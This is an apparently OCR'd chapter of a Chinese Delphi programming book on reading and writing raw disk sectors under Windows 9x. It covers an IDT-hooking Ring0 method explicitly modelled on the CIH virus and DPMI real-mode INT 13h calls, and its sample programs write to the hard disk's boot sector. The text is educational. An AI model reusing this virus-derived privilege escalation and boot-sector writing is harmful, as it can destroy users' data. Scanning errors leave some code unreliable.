


图 5-3 调用 VxD 读物理磁盘

5.1.3.2 仿 CIH 病毒原理实现物理磁盘的读写

上例中使用了 VSD 技术实现物理磁盘的读写，但是 VxD 的编写需要熟悉驱动程序的开发技术，而且必须使用额外的开发工具来编译，编写的工作量也较大。在这里，结合上一章

的 Ring0 技术，利用 Delphi 的内嵌汇编技术轻松实现物理磁盘的读写。

下面列出了利用 Ring0 技术实现物理磁盘读写的代码(见光盘中的“Windows 9x 下读写逻辑扇区——Ring0 技术\仿 CIH”目录):

```
unit Unit1;

interface

uses

    Windows, Messages, SysUtils, Classes, Graphics, Controls, Forms, Dialogs, StdCtrls;

const
    IOR_READ=0;// 读扇区
    IOR_WRITE=1;//写扇区
    IORF_PHYS_CMD=$40000000;//物理扇区，即非逻辑扇区
    IORF_VERSION_002=$400;
    IORF_SYNC_COMMAND=$100;
    IORF_HIGH_PRIORITY=1;

type
    Ttype_sdeffsd_req_usage = packed record
        //IOR 中的 type_sdeffsd_req_usage 结构
        _IOR_ioctl_drive:word;
        _IOR_ioctl_function:word;
        _IOR_ioctl_control_param:longword;
        _IOR_ioctl_buffer_ptr:longword;
        _IOR_ioctl_client_params:longword;
        _IOR_ioctl_return:longword;
    end;
    Turequestor_usage = packed record
        //IOR 中的 urequestor_usage 结构
        case integer of
            1:(
                _IOR_requestor_usage:array[0..4]of longword;);
            2:(
                sdeffsd_req_usage:Ttype_sdeffsd_req_usage;);
        end;
    TIOR=packed record
        IOR_next:longword;{ 为 BCB 的(MBZ for IORF_VERSION_002) 的客户链接 }
        IOR_func:word;{子功能号}
        IOR_status:word;{请求的状态}
        IOR_flags:longword;{请求控制标志}
        IOR_callback:procedure;{如果 IORF_SYNC_COMMAND 未设置，则为回调函数
地址}
        IOR_start_addr:array[0..1]of longword;{相对开始地址}
        IOR_xfer_count:longword;{处理的扇区数}
```

```

    IOR_buffer_ptr:longword;{客户缓冲区指针}
    IOR_private_client:longword;{ BlockDev/IOS 客户保留}
    IOR_private_IOS:longword;{IOS 保留空间}
    IOR_private_port:longword;{端口驱动的私有区域}
    _ureq:Turequestor_usage;
    IOR_req_req_handle:longword;{请求句柄}
    IOR_req_vol_handle:longword;{媒体句柄, 指向 VRP 结构}
    IOR_sgd_lin_phys:longword;{指向第一个物理 SGD }
    IOR_num_sgds:byte;{物理 SGD 的数目}
    IOR_vol_designt:byte;{视子功能号的不同, 可能是以下两种情况: (1)A 盘为
0, B 盘为 1, C 盘为 2……(2)软盘是 0-7F, 硬盘是 80-FF}
    IOR_ios_private_1:word;{由 IOS 保留强制对齐}
    IOR_reserved_2:array[0..1]of longword; {保留, 内部使用}

```

end;

PIOR:=^TIOR;

TRing0DiskRW = record//自定义的读写结构

ReadOrNot:boolean;//True: 读, False: 写

Drv:byte;//软盘 0~7F, 硬盘是 80~FF

StartSecLo,StartSecHi:longword;

//扇区的低 32 位、高 32 位, 除非扇区编号大于 4GB, 否则 StartSecHi 为 0

DiskBuffer:pchar;//读或写的缓冲区

result:boolean;//读或写的结果

end;

TForm1 = class(TForm)

Button1: TButton;

procedure Button1Click(Sender: TObject);

private

{ Private declarations }

public

{ Public declarations }

end;

var

Form1: TForm1;

IDT : array [0..5] of byte;//保存中断描述符表

IpOldGate : dword;//存放直向量

Ring0DiskRW:TRing0DiskRW;//自定义的读写结构

implementation

{ \$R *.DFM }

procedure Ring0ReadWriteDisk;stdcall; //读写磁盘的主函数

procedure SendCommand; stdcall; //Ring0 下的读写扇区代码

var

```

    IOR:PIOR;//IOR 指针
    iorBuffer:array[0..$fc-1]of char; //IOR 指针的实际空间
    buffer:array[0..512-1]of char;
    //一个扇区的缓冲区，请不要定义太大，否则会导致栈溢出
begin
    fillchar(iorbuffer[0],sizeof(iorBuffer),0);//初始化为 0
    ior:=PIOR(@iorBuffer[$ac]);//IOR 指向 iorBuffer 的第$ac 个字节，TIO 结构大小是$58,还需要保留$ac 个字节的栈空间，所以 iorBuffer 共$fc 个字节
    ior^.IOR_vol_designtr := Ring0DiskRW.Drv;//磁盘
    if Ring0DiskRW.ReadOrNot then
        ior^.IOR_func := IOR_READ
    else begin
        ior^.IOR_func := IOR_WRITE;
        move(Ring0DiskRW.Diskbuffer[0],buffer[0],512);//拷贝数据至 buffer
    end;
    {IORF_PHYS_CMD 表示物理设备
    IORF_VERSION_002 表示 BCB 使用扩展，IO 格式请求
    IORF_SYNC_COMMAND 表示同步命令
    IORF_HIGH_PRIORITY 表示优先级}
    ior^.IOR_flags := IORF_PHYS_CMD or IORF_VERSION_002 or
    IORF_SYNC_COMMAND or IORF_HIGH_PRIORITY;
    ior^.IOR_buffer_ptr := longword(@buffer);//读写的缓冲区
    ior^.IOR_xfer_count := 1;//读或写 1 个扇区，注意：此值不要太大，否则会导致栈空间不足
    ior^.IOR_start_addr[0] := Ring0DiskRW.StartSecLo;//起始扇区低 32 位
    ior^.IOR_start_addr[1] := Ring0DiskRW.StartSecHi;//起始扇区高 32 位
    ior^.IOR_next := 1;
    asm
        push es
        push ds
        pushad
        mov esi,ior
        mov ax,ss
        mov es,ax
        mov ds,ax
        int 20h
        dd 00100004h // 与 INT 20H 一起,表示 IOS_SendCommand 功能;
        popad
        pop ds
        pop es
    end;
    Ring0DiskRW.result:=(ior^.IOR_status=0);//结果
    if Ring0DiskRW.result and Ring0DiskRW.ReadOrNot then
        //如果是读盘，且读盘成功

```

```

        move(buffer[0],Ring0DiskRW.Diskbuffer[0],512);//拷贝数据
end;

procedure Ring0ToRun; stdcall; //由 Ring3 进入 Ring0 的函数，详见第 4 章
const ExceptionUsed = $03;      // 中断号
begin
    asm
        sidt IDT                {读入中断描述符表}
        mov ebx, dword ptr [IDT+2]{IDT 共 6 字节，第 2~5 字节是中断描述符表的
基址，基址存入 ebx 中}
        add ebx, 8*ExceptionUsed {计算中断在中断描述符表中的位置}
        cli                      {关中断，下面代码是关键，不允许打断}
        mov dx, word ptr [ebx+6] {取中断向量的 6、7 字节}
        shl edx, 16d             {取中断向量的 6、7 字节存入 edx 高 32 位}
        mov dx, word ptr [ebx]   {取中断向量 0、1 字节，存入 edx 低 32 位}
        mov [lpOldGate], edx     {保存旧的中断门至 lpOldGate 中}
        mov eax, offset @@Ring0Code{修改向量，指向 Ring0 级代码段}
        mov word ptr [ebx], ax
        shr eax, 16d
        mov word ptr [ebx+6], ax
        int ExceptionUsed        { 发生中断，自动以 Ring0 执行}
        mov ebx, dword ptr [IDT+2]{重新读出中断描述符表}
        add ebx, 8*ExceptionUsed
        mov edx, [lpOldGate]
        mov word ptr [ebx], dx
        shr edx, 16d
        mov word ptr [ebx+6], dx {恢复被改了的向量}
        ret                     {退出当前过程}
    @@Ring0Code:  {Ring0 级代码段}
        push es
        push ds
        pushad
        call SendCommand        {读写磁盘}
        popad
        pop ds
        pop es
        iretd                   {中断返回，自动返回 Ring3}
    end;
end;

begin
    Ring0DiskRW.result:=false; //初始化为 False
    Ring0ToRun; //进入 Ring0，调用 IOS_SendCommand 实现读写磁盘
end;

```

```

procedure TForm1.Button1Click(Sender: TObject);
var
    buf:array[0..512-1]of char;
    s:string;
    i:integer;
begin
    Ring0DiskRW.Drv:=$80;//第一硬盘
    Ring0DiskRW.ReadOrNot:=true; //读
    Ring0DiskRW.StartSecLo:=0;
    Ring0DiskRW.StartSecHi:=0;
    Ring0DiskRW.DiskBuffer:=@buf;//缓冲区
    Ring0ReadWriteDisk;//开始读写
    if not Ring0DiskRW.result then raise exception.create('读出错');

    s:="";
    for i:=0 to 512-1 do
    begin
        s:=s+format('%0.2X ',[integer(Ring0DiskRW.Diskbuffer[i])]);
        if i mod 16=15 then s:=s+#13;
    end;
    showmessage(s);//显示

    Ring0DiskRW.Drv:=$80;//第一硬盘
    Ring0DiskRW.ReadOrNot:=false; //写
    Ring0DiskRW.StartSecLo:=0;
    Ring0DiskRW.StartSecHi:=0;
    Ring0DiskRW.DiskBuffer:=@buf;//缓冲区
    Ring0ReadWriteDisk;//开始读写
    if not Ring0DiskRW.result then raise exception.create('写出错');
end;

end。

```

本程序实现读取硬盘第一个物理扇区，并把扇区数据写回硬盘，读者可根据实际需求更改本程序适合不同的需要。程序运行结果如图 5-4 所示。



图 5.4 仿 CIH 技术实现磁盘读写

5.1.4 调用 16 位实模式的核心技术

除了使用 Ring0 技术可以实现 Windows 9x 下读写物理磁盘之外，Windows 9x 下的 DOS 窗口也可以实现读写物理磁盘。相同的汇编指令“INT 13”，在 Windows 下的 16 位保护模式下不能读写磁盘，而在 DOS 窗口(16 位实模式)中可以读写磁盘。不难发现，“INT 13”在 Windows 下与在 DOS 下有不同的入口，使用的限制不同。

16 位实模式代码不能由 32 位代码直接调用，必须采用“32 位—16 位保护模式—16 位实模式”的方式调用。其中，32 位代码调用 16 位保护模式代码在第 4 章中已介绍，这里不再赘述。16 位保护模式代码调用 16 位实模式代码使用到 INT 31h 的 0300 号子功能，如下列代码所示：

```
TRegs = packed record //CPU 寄存器结构
    edi, esi, ebp, RESERVED, ebx, edx, ecx, eax : Longint;
    wFlags, es, ds, fs, gs, ip, cs, sp, ss : WORD;
end;
PRegs = ^TRegs;
function RM_Int(blntNum:byte; var RegStruct : TRegs) : boolean;
var
    r : boolean;
label END1;
begin
    r := false;
    asm
```



```

pusha
push    es
mov     ax, 0300h    {0300 子功能, DPMI 的实模式中断}
mov     bl, blntNum  {中断号}
mov     bh, 01h      {常设为 1}
xor     cx, cx        {0 表示不需要拷贝内存}
les     di, RegStruct {CPU 寄存器结构}
int     31h          {开始调用 DPMI, 进入实模式}
jc      END1         {判断是否成功}
mov     r, TRUE
END1:
pop     es
popa
end;
result := r;
end;

```

以上代码必须在 16 位保护模式下调用。此外,还必须注意共享内存的问题,如图 5-5 所示。如果程序代码涉及到指针(如磁盘缓冲区指针),需要使用到 GlobalAlloc16、GlobalDosAlloc 函数来申请共享的内存块。




图 5-5 共享内存

其中, GlobalAlloc16 在第 4 章已做介绍, GlobalDosAlloc 的定义如下:

```
function GlobalDosAlloc(cbAlloc: longint): longint;
```

cbAlloc 是需要申请 DOS (16 位实模式)内存的大小。GlobalDosAlloc 返回值的低 16 位是 16 位保护模式下的段选择器,高 16 位是 16 位实模式下的段地址。

```
function GlobalDosFree(uSelector: word): word;
```

uSelector 是 GlobalDosAlloc 的返回值的低 16 位,即保护模式 T 的段选择器。GlobalDosFree 的返回值如果是 0,则表示操作成功。

请看下面的 16 位保护模式代码:

```

var
  Buffer_Bak: longint;
  Buffer_WIN_SEG, Buffer_DOS_SEG: word;
  Buffer_WIN: Pchar;
begin
  Buffer_Bak=GlobalDosAlloc(512);//申请 512 字节的 DOS 内存
  Buffer_WIN_SEG=LOWORD(Buffer_Bak); //低 16 位

```

```

Buffer_DOS_SEG: =HIWORD(Buffer_Bak);//高 16 位
Buffer_WIN: =ptr(Buffer_WIN_SEG,0); //16 位保护模式下的实际访问指针
    {16 位实模式下的实际访问指针是: ptr(Buffer_WIN_SEG,0),
但是, 这不能出现在 16 保护模式代码中! }
    strcpy(Buffer_WIN^,'hello');//拷贝字符串至该内存中
    //.....
GlobalDosFree(Buffer_WIN_SEG)//释放 16 位实模式内存
end;

```

1. INT13 的 02,03 号子功能

下面介绍一个利用实模式 INT 13 的 02,03 号子功能实现物理磁盘读写的完整例子(见光盘中的“Windows 9x 下读写物理扇区——实模式#INT13 2 3”目录)。

16 位 DLL 代码:

```

unit Unitread;

interface

uses

    SysUtils, WinTypes,WINPROCS, Messages, Classes, Graphics, Controls,
    StdCtrls, Dialogs;

type
    TRegs=packed record
        edi, esi, ebp, RESERVED, ebx, edx, ecx, eax:Longint;
        wFlags, es, ds, fs, gs, ip, cs, sp, ss:WORD;
    end;
    PRegs=^TRegs;
    TInt13Reg = packed record//自定义的读写结构
        SecCount:byte; {AL, 扇区数}
        SecStart:byte; {CL 的 0-5bit, 表示范围是: 0-63}
        Cylinder:word; {CH 和 CL 的 6-7bit, 表示范围是: 0-1023, 柱面}
        Head:byte; {DH, 磁头}
        drv:byte; {DL, 磁盘}
        BufferSegment,BufferOffset:word;{16 位实模式缓冲区指针 Segment:Offset}
    end;
    PInt13Reg=^TInt13Reg;

    function WJSReadDisk16(var Int13Reg:TInt13Reg):boolean;export;
    function WJSWriteDisk16(var Int13Reg:TInt13Reg):boolean;export;

implementation

function RM_Int (blntNum:byte;var RegStruct:TRegs):boolean;//调用实模式
var

```

```

        r:boolean;
label END1;
begin
    r:=false;
    asm
        pusha
        push es
        mov  ax, 0300h      { 0300 子功能，DPMI 的实模式中断 }
        mov  bl, blIntNum   {中断号 }
        mov  bh, 01h        { 常设为 1 }
        xor  cx, cx         {0 表示不需要拷贝内存 }
        les  di, RegStruct  {CPU 寄存器结构}
        int  31h            { 开始调用 DPMI，进入实模式 }
        jc   END1           { 判断是否成功 }
        mov  r, TRUE
    END1:
        pop es
        popa
    end;
    result:=r;
end;

```

```

function WJSReadDisk16(var Int13Reg:TInt13Reg):boolean;
var
    callStruct:TRegs;//CPU 寄存器结构
    Buffer_Bak:longint;
    Buffer_WIN_SEG,Buffer_DOS_SEG:word;
    Buffer_WIN:Pchar;
begin
    if
(Int13Reg.Cylinder>$3FF)or(Int13Reg.SecStart>$3F)or(Int13Reg.SecStart<1)then
        begin
            result:=false;
            exit;
        end;
        fillchar(callStruct,sizeof(callstruct),0);

        Buffer_Bak:=GlobalDosAlloc(512 * Int13Reg.SecCount);
        //申请 16 位实模式内存
        Buffer_WIN_SEG:=LOWORD(Buffer_Bak);//16 位保护模式的段选择器
        Buffer_DOS_SEG:=HIWORD(Buffer_Bak);// 16 位实模式的段选择器
        Buffer_WIN:=ptr(Buffer_WIN_SEG,0);// 16 位保护模式的实际地址
        //以下是 CPU 寄存器，请参阅汇编 INT13
        callStruct.eax := $0200 + Int13Reg.SecCount;

```

```

callStruct.ebx := 0;
callStruct.ecx := (Int13Reg.Cylinder and $FF)*$100 +
                  ((Int13Reg.Cylinder shr 8) shl 6) + Int13Reg.SecStart;
callStruct.edx := Int13Reg.Head * $100 + Int13Reg.driv;
callStruct.es := Buffer_DOS_SEG;
//调用实模式的 13 号中断
result := RM_Int ($13, callStruct) and (callstruct.wflags and 1<>1);
if result then//如果成功
    move( Buffer_WIN^ , ptr(Int13Reg.BufferSegment,Int13Reg.BufferOffset)^ ,
512 * Int13Reg.SecCount);//拷贝数据
    GlobalDosFree (Buffer_WIN_SEG);//释放 16 位实模式内存
end;

```

```

function WJSWriteDisk16(var Int13Reg:TInt13Reg):boolean;//读扇区

```

```

var
    callStruct:TRegs;//CPU 寄存器
    Buffer_Bak:longint;
    Buffer_WIN_SEG,Buffer_DOS_SEG:word;
    Buffer_WIN:Pchar;
begin
    if
(Int13Reg.Cylinder>$3FF)or(Int13Reg.SecStart>$3F)or(Int13Reg.SecStart<1)then
        begin
            result:=false;
            exit;
        end;
        fillchar(callStruct,sizeof(callstruct),0);

        Buffer_Bak:=GlobalDosAlloc(512 * Int13Reg.SecCount);
//申请 16 位实模式内存
        Buffer_WIN_SEG:=LOWORD(Buffer_Bak);//16 位保护模式的段选择器
        Buffer_DOS_SEG:=HIWORD(Buffer_Bak);// 16 位实模式的段选择器
        Buffer_WIN:=ptr(Buffer_WIN_SEG,0);// 16 位保护模式的实际地址
        move(ptr(Int13Reg.BufferSegment,Int13Reg.BufferOffset)^ , Buffer_WIN^ , 512 *
Int13Reg.SecCount);//拷贝数据至内存中
{以下是 CPU 寄存器，请参阅汇编的 INT13}
        callStruct.eax := $0300 + Int13Reg.SecCount;
        callStruct.ebx := 0;
        callStruct.ecx := (Int13Reg.Cylinder and $FF)*$100 +
                          ((Int13Reg.Cylinder shr 8) shl 6) + Int13Reg.SecStart;
        callStruct.edx := Int13Reg.Head * $100 + Int13Reg.driv;
        callStruct.es := Buffer_DOS_SEG;
//调用实模式的 13 号中断
        result := RM_Int ($13, callStruct) and (callstruct.wflags and 1<>1);

```

```

        GlobalDosFree (Buffer_WIN_SEG);//释放 16 位实模式内存
    end;
end。
32 位 DLL 代码
    unit UnitRead32;

    interface

    uses    SysUtils, WinTypes,WINPROCS, Messages, Classes, Graphics, Controls,
           StdCtrls, Dialogs,Windows,wjsthunk;

    type
        P32Regs = ^T32Regs; //32 位寄存器结构
        T32Regs = record
            EBX: Longint;
            EDX: Longint;
            ECX: Longint;
            EAX: Longint;
            EDI: Longint;
            ESI: Longint;
            Flags: Longint;
        end;
        TInt13Reg = packed record
            SecCount:byte; {AL, 扇区数}
            SecStart:byte; {CL 的 0-5bit, 表示范围是: 0-63, 起始扇区}
            Cylinder:word; {CH 和 CL 的 6-7bit, 表示范围是: 0-1023, 柱面}
            Head:byte; {DH, 磁头}
            drv:byte; {DL, 磁盘}
            BufferSegment,BufferOffset:word;{16 位实模式缓冲区指针 Segment:Offset}
        end;
        PInt13Reg=^TInt13Reg;
        THandle16=Word;
    function
        WJSReadDisk32(drv:byte;SecCount,SecStart:byte;Cylinder:word;Head:byte;buffer:pchar
        ):boolean;stdcall;
        function
        WJSWriteDisk32(drv:byte;SecCount,SecStart:byte;Cylinder:word;Head:byte;buffer:pcha
        r):boolean;stdcall;

    const
        VWIN32_DIOC_DOS_IOCTL = 1; { MS-DOS Int 21h 44xxh functions call }
        VWIN32_DIOC_DOS_INT25 = 2; { MS-DOS Int 25h function call }
        VWIN32_DIOC_DOS_INT26 = 3; { MS-DOS Int 26h function call }
        VWIN32_DIOC_DOS_INT13 = 4; { MS-DOS Int 13h functions call }

```

VWIN32_DIOC_DOS_DRIVEINFO = 6; {MS-DOS Int 21h function 730X}

implementation

var

i:integer;

VMM32Handle,hInst16: THandle;

pFunc: Pointer; {函数指针}

drive: array[0..255] of boolean; //所有磁盘数组，表示是否加锁

function LockDisk(VMM32Handle:cardinal;disk:byte;LockOrNot:boolean):boolean;

var

R: T32Regs;

cb: DWord;

begin

{对物理磁盘加锁、解锁，第一参数是 VMM32 的文件句柄，第二参数是磁盘编号，软盘从 0 开始，硬盘从\$80 开始}

if (VMM32Handle=INVALID_HANDLE_VALUE)then

begin

result:=false;

exit;

end;

fillchar(r, sizeof(r), 0);

if LockOrNot=true then

begin

R.ECX := \$084b;

R.EBX := \$100+disk; //bh:0-3 级 0,1,\$80,\$81..。

R.EDX := 1; //1 允许写，0 允许格式化

end

else begin

R.ECX := \$086b;

R.EBX := disk; //0,1,\$80,\$81..。

end;

R.EAX := \$440D;

DeviceIOControl(VMM32Handle, VWIN32_DIOC_DOS_IOCTL, @R, SizeOf(R), @R, SizeOf(R), cb, nil);

Result := (R.Flags and 1 = 0); //and (R.EAX and \$FFFF = 0);

end;

function LockDrive(VMM32Handle:cardinal;drive:byte;LockOrNot:boolean):boolean;

var

R: T32Regs;

cb: DWord;

begin

{对逻辑磁盘加锁、解锁，第一参数是 VMM32 的文件句柄，第二参数是磁盘编号，

1: A、2:B、3:C、4:D……}

if (VMM32Handle=INVALID_HANDLE_VALUE)then

begin

result:=false;

exit;

end;

fillchar(r, sizeof(r), 0);

if LockOrNot=true then

begin

R.ECX := \$084a;

R.EBX := \$100+drive; //bh:0-4 级 0 当前盘,1:A, 2:B, 3:C

R.EDX := 1; //1 允许写, 0 允许格式化

end

else begin

R.ECX := \$086A;

R.EBX := drive; //0 当前盘,1:A, 2:B, 3:C

end;

R.EAX := \$440D;

DeviceIOControl(VMM32Handle, VWIN32_DIOC_DOS_IOCTL, @R, SizeOf(R), @R,
SizeOf(R), cb, nil);

Result := (R.Flags and 1 = 0); //and (R.EAX and \$FFFF = 0);

end;

function WJSReadDisk32(drv:byte;SecCount,SecStart:byte;Cylinder:word;

Head:byte;buffer:pchar):boolean;stdcall; //读扇区

//drv 是磁盘，硬盘是\$80~\$FF，SecCount 是扇区数，SecStart 是起始扇区，

//Cylinder 是柱面，Head 是磁头，buffer 是缓冲区

var

Int13Reg:TInt13Reg;

Int13Reg32,buf32:pchar;

Int13Reg16,Buf16:dword;

begin

result:=false;

if hInst16 < 32 then exit;

pFunc := GetProcAddress16(hInst16, 'WJSReadDisk16');

if pFunc = nil then raise exception.create('WJSReadDisk16 在 Read.DLL 中没找到');

if (Cylinder>\$3FF)or(SecStart>\$3F)or(SecStart<1)then exit;

Buf16 := MakeLong(0,GlobalAlloc16(GPTR,SecCount*512)); //申请共享内存

buf32 := WOWGetVDMPointer(Buf16,0,True); //映射为 32 位地址

Int13Reg.SecCount := SecCount;

Int13Reg.SecStart := SecStart;

```

Int13Reg.Cylinder := Cylinder;
Int13Reg.Head     := Head;
Int13Reg.Drv      := Drv;
Int13Reg.bufferoffset := LoWord(Buf16);
Int13Reg.buffersegment := HiWord(Buf16);

```

```

Int13Reg16 := MakeLong(0,GlobalAlloc16(GPTR,sizeof(TInt13Reg)));//申请共享内存
Int13Reg32 := WOWGetVDMPointer(Int13Reg16,0,True);//映射为 32 位地址
Move(Int13Reg,Int13Reg32^,sizeof(TInt13Reg));//把寄存结构写入该内存

```

asm //以下汇编代码中，只有第一参数、第二参数、pFunc 的值是需要改变的，其余都是固定的写法

```

    pushad
    push ebp          // #2, 保存 ebp
    sub esp,$2c       // #1, 预留 2c 字节的栈空间
    push Int13Reg16    // 第一参数，如果没有参数，则不用 push
                      // 第二参数，如果没有参数，则不用 push
    mov edx, pFunc     // 函数地址
    mov ebp,esp        //
    add ebp,$2c        // ebp 校正，是作者分析 QT_Thunk 时发现的
    call QT_Thunk
    add esp,$2c        // #1, 释放上面预留的 2c 字节的栈空间
    pop ebp           // #2, 恢复 ebp
    mov byte ptr @result,al
    popad
end;
if Result then // 如果成功
    Move(buf32^,buffer^,SecCount*512);
    Move(Int13Reg32^,Int13Reg,sizeof(TInt13Reg));
    GlobalFree16(HiWord(Buf16));
    GlobalFree16(Hiword(Int13Reg16));
end;

```

```

function
WJSWriteDisk32(drv:byte;SecCount,SecStart:byte;Cylinder:word;Head:byte;buffer:pchar):boolean;stdcall;//写扇区
var
    Int13Reg:TInt13Reg;
    Int13Reg32,buf32:pchar;
    Int13Reg16,Buf16:dword;
begin
    result:=false;
    if hInst16 < 32 then exit;
    pFunc := GetProcAddress16(hInst16, 'WJSWriteDisk16');

```



```
if pFunc = nil then raise exception.create('WJSWriteDisk16 在 Read.DLL 中没找到');
if (Cylinder>$3FF)or(SecStart>$3F)or(SecStart<1)then exit;
```

```
Buf16 := MakeLong(0,GlobalAlloc16(GPTR,SecCount*512));
buf32 := WOWGetVDMPointer(Buf16,0,True);
```

```
Int13Reg.SecCount := SecCount;
Int13Reg.SecStart := SecStart;
Int13Reg.Cylinder := Cylinder;
Int13Reg.Head      := Head;
Int13Reg.Drv       := Drv;
Int13Reg.bufferoffset := LoWord(buf16);
Int13Reg.buffersegment := HiWord(buf16);
Move(buffer^,buf32^,SecCount*512);
```

```
Int13Reg16 := MakeLong(0,GlobalAlloc16(GPTR,sizeof(TInt13Reg)));
Int13Reg32 := WOWGetVDMPointer(Int13Reg16,0,True);
Move(Int13Reg,Int13Reg32^,sizeof(TInt13Reg));
```

asm //以下汇编代码中，只有第一参数、第二参数、pFunc 的值是需要改变的，其余都是固定的写法

```
pushad
push ebp          // #2, 保存 ebp
sub esp,$2c       // #1, 预留 2c 字节的栈空间
push Int13Reg16   // 第一参数，如果没有参数，则不用 push
                  // 第二参数，如果没有参数，则不用 push
mov edx, pFunc    // 函数地址
mov ebp,esp       //
add ebp,$2c       // ebp 校正，是作者分析 QT_Thunk 时发现的
call QT_Thunk
add esp,$2c       // #1, 释放上面预留的 2c 字节的栈空间
pop ebp          // #2, 恢复 ebp
mov byte ptr @result,al
popad
```

```
end;
Move(Int13Reg32^,Int13Reg,sizeof(TInt13Reg));
GlobalFree16(HiWord(buf16));
GlobalFree16(HiWord(Int13Reg16));
```

end;

initialization

```
VMM32Handle := CreateFile('\\\\.\\VWIN32', GENERIC_READ or GENERIC_WRITE,
FILE_SHARE_READ or FILE_SHARE_WRITE, nil, OPEN_EXISTING,
FILE_ATTRIBUTE_NORMAL, 0);
```

```

hInst16 := LoadLibrary16('READ.DLL');//加载 16 位 DLL
if hInst16<32 then showmessage('Read.DLL 没找到');
for i:=0 to 255 do drive[i]:=false;//把所有磁盘初始化为“没有加锁”
finalization
  for i:=0 to 255 do
    if drive[i]=true then//如果某个磁盘已加锁
      LockDisk(VMM32Handle,i,False);//为它解锁
    CloseHandle(VMM32Handle);
  FreeLibrary16(hInst16);

```

end。

读写磁盘扇区的主程序：

```

unit UnitMain;

interface

uses
  Windows, Messages, SysUtils, Classes, Graphics, Controls, Forms, Dialogs, StdCtrls;

type
  TForm1 = class(TForm)
    Button1: TButton;
    procedure Button1Click(Sender: TObject);
  private
    { Private declarations }
  public
    { Public declarations }
  end;
  function
    WJSReadDisk32(drv:byte;SecCount,SecStart:byte;Cylinder:word;Head:byte;buffer:pchar
):boolean;stdcall;external 'Read32.dll';
    function
    WJSWriteDisk32(drv:byte;SecCount,SecStart:byte;Cylinder:word;Head:byte;buffer:pcha
r):boolean;stdcall;external 'Read32.dll';

var
  Form1: TForm1;

implementation

{$R *.DFM}

procedure TForm1.Button1Click(Sender: TObject);
var

```

```

s:string;
i:integer;
buf:array[0..512-1]of char;
begin
  if not WJSReadDisk32($80,1,1,0,0,buf) then//读第一个硬盘（$80）的 0 柱面
    //0 磁头的第一扇区，共读一个扇区
    raise exception.create('Read 错误');
  s:="";
  for i:=0 to 512-1 do
    begin
      s:=s+format('%.2x ',[integer(buf[i])]);
      if i mod 16=15 then s:=s+#13;
    end;
  showmessage(s);//显示扇区的内容
  if not WJSWriteDisk32($80,1,1,0,0,buf) then //读第一个硬盘（$80）的 0 柱面
    //0 磁头的第一扇区，共读一个扇区
    raise exception.create('Write 错误');
end;

```

end。

2. INT 13 的 42, 43 号子功能

下面介绍一个利用实模式 INT 13 的 42, 43 号子功能实现物理磁盘读写的完整例子。

上个例子成功地解决了 32 位调用 16 位保护模式、16 位实模式代码的核心技术问题，并最终利用 INT 13 的 2, 3 号子功能实现物理磁盘读写。但是，INT 13 的 2, 3 号子功能写物理磁盘扇区时有 8GB 大小的限制，即无法读写大于 8GB 的硬盘扇区，因此必须使用 INT 13 的 42, 43 号子功能。

INT 13 的 42, 43 号子功能在读写磁盘扇区时，DS:ESI 需要指向一个读写参数结构这个结构必须使用 GlobalDosAlloc 函数来申请一块内存来存放，所以程序代码比上个例子多了一个环节，如下所示：

```

function WJSReadDisk16(drv:byte;var DiskRW:TDisKRW):boolean;
var
  callStruct:TRegs;
  DiskRW_Bak,Buffer_Bak:longint;
  DiskRW_WIN_SEG,DiskRW_DOS_SEG:word;//读写结构的 16 位保护模式、实模
  式段地址
  DiskRW_WIN:PDiskRW;//读写结构的 16 位保护模式指针
  Buffer_WIN_SEG,Buffer_DOS_SEG:word;
  Buffer_WIN:Pchar;
begin
  fillchar(callStruct,sizeof(callstruct),0);

  DiskRW_Bak:=GlobalDosAlloc(sizeof(TDiskRW));
  //申请 DOS 内存，用于存放读写参数
  DiskRW_WIN_SEG:=LOWORD(DiskRW_Bak);//低 16 位

```

```

DiskRW_DOS_SEG:=HIWORD(DiskRW_Bak);//高 16 位
DiskRW_WIN:=ptr(DiskRW_WIN_SEG,0);//保护模式下的实际地址
Buffer_Bak:=GlobalDosAlloc(512*DiskRW.SecCount);
//申请 DOS 内存，用于磁盘缓冲区
Buffer_WIN_SEG:=LOWORD(Buffer_Bak);
Buffer_DOS_SEG:=HIWORD(Buffer_Bak);
Buffer_WIN:=ptr(Buffer_WIN_SEG,0);

move(DiskRW, DiskRW_WIN^, sizeof(TDiskRW)); //把 DiskRW 的数据拷贝至该内存中
DiskRW_WIN^.BufferOffset:=0; //填写 DOS 缓冲区段偏移
DiskRW_WIN^.BufferSegment:=Buffer_DOS_SEG; //填写 DOS 缓冲区段地址
callStruct.eax := $4200;
callStruct.edx := drv;
callStruct.esi := 0;
callStruct.ds := DiskRW_DOS_SEG;
result:=RM_Int ($13, callStruct) and (callstruct.wflags and 1<>1);
if result then
    move( Buffer_WIN^ , ptr(DiskRW.BufferSegment,DiskRW.BufferOffset)^ ,
512*DiskRW.SecCount);
    GlobalDosFree (Buffer_WIN_SEG);
    move(DiskRW_WIN^,DiskRW, sizeof(TDiskRW));
    GlobalDosFree (DiskRW_WIN_SEG);
end;

```

